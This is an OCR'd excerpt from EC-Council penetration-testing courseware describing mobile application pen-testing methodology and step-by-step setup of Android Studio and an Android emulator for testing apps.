
Generally, mobile clients communicate with one or more web servers to process and retrieve information. You need to test the security of these web servers and disclose various threats and vulnerabilities that may be exploited. You may follow the standard web server, web application, and web service penetration testing methodology to test the server-side infrastructure to


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

identify vulnerabilities, such as open ports and running services, broken authentication and session management, security misconfiguration, etc.

Note: The standard web server, application, and web service penetration testing methodologies are discussed in Module 08: Web Application Penetration Testing.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Application Penetration Testing

Organizations conduct penetration testing on apps before publishing on their respective app stores, such as Google play, iTunes, etc. They may also conduct penetration testing on apps of mobile devices that may be enterprise-owned mobile devices or mobile devices used under BYOD policy. These mobile devices, when connected to organization's network, may compromise the security of the organization if left unsecured or go untested. Pen testing

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

mobile applications need a different approach when compared to web applications. Generally, there are two types of applications that run on mobile devices: Browser-based applications and Platform-based applications. To perform mobile device pen testing, you need to root the Android devices or jailbreak iOS devices. You need to test all the browser-based and platform-based applications, test the application privileges, verify whether the applications are storing any sensitive information on the device, and perform reverse engineering on the applications.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Setting Up the Environment for Android Apps Penetration Testing

You may pen test Android apps either on the mobile device itself or using Android emulator. To test apps on Android emulator, you are advised to install Android Studio on your workstation(Windows/Linux).

- **Install Android Studio**

  Source: *https://developer.android.com*

  Android Studio bundle includes: Android Studio IDE, Android SDK tools, Android Platform, and Android emulator system image with Google APIs.

  Follow the steps given below to install Android Studio on Windows:

  - Download Android Studio from *https://developer.android.com*
  - Launch the .exe file
  - Follow the setup wizard to install Android Studio and any necessary SDK tools.

  Follow the steps given below to install Android Studio on Linux:

  - Download Android Studio from *https://developer.android.com*
  - Unpack the .zip file you downloaded to an appropriate location for your applications, such as within /usr/local/ for your user profile or /opt/ for shared users.
  - To launch Android Studio, open a terminal, navigate to the Android-studio/bin/directory, and execute studio.sh.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Select whether you want to import previous Android Studio settings or not, then click OK.
- The Android Studio Setup Wizard guides you though the rest of the setup, which includes downloading Android SDK components that are required for development.

- **Configure Android Emulator**

  Source: *https://developer.android.com*

  Configure and launch Android emulator using Android Virtual Device Manager. An Android Virtual Device (AVD) is a configuration that defines the characteristics of an Android phone, tablet, Wear OS, or Android TV device that you want to simulate in the Android emulator. The AVD Manager is an interface you may launch from Android Studio that helps you create and manage AVDs.

  Steps to Create an AVD:

  - Open the AVD Manager by clicking Tools > Android > AVD Manager
  - Click Create Virtual Device, at the bottom of the AVD Manager dialog
  - The Select Hardware page appears. Select a hardware profile, and then click Next. If you don't see the hardware profile you want, you may create or import a hardware profile.
  - The System Image page appears. Select the system image for a particular API level, and then click Next.
  - The Verify Configuration page appears. Change AVD properties as needed, and then click Finish.
  - Click Show Advanced Settings to show more settings, such as the skin.
  - The new AVD appears in the Your Virtual Devices page or the Select Deployment Target dialog.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure K.26: Screenshot of Android Studio

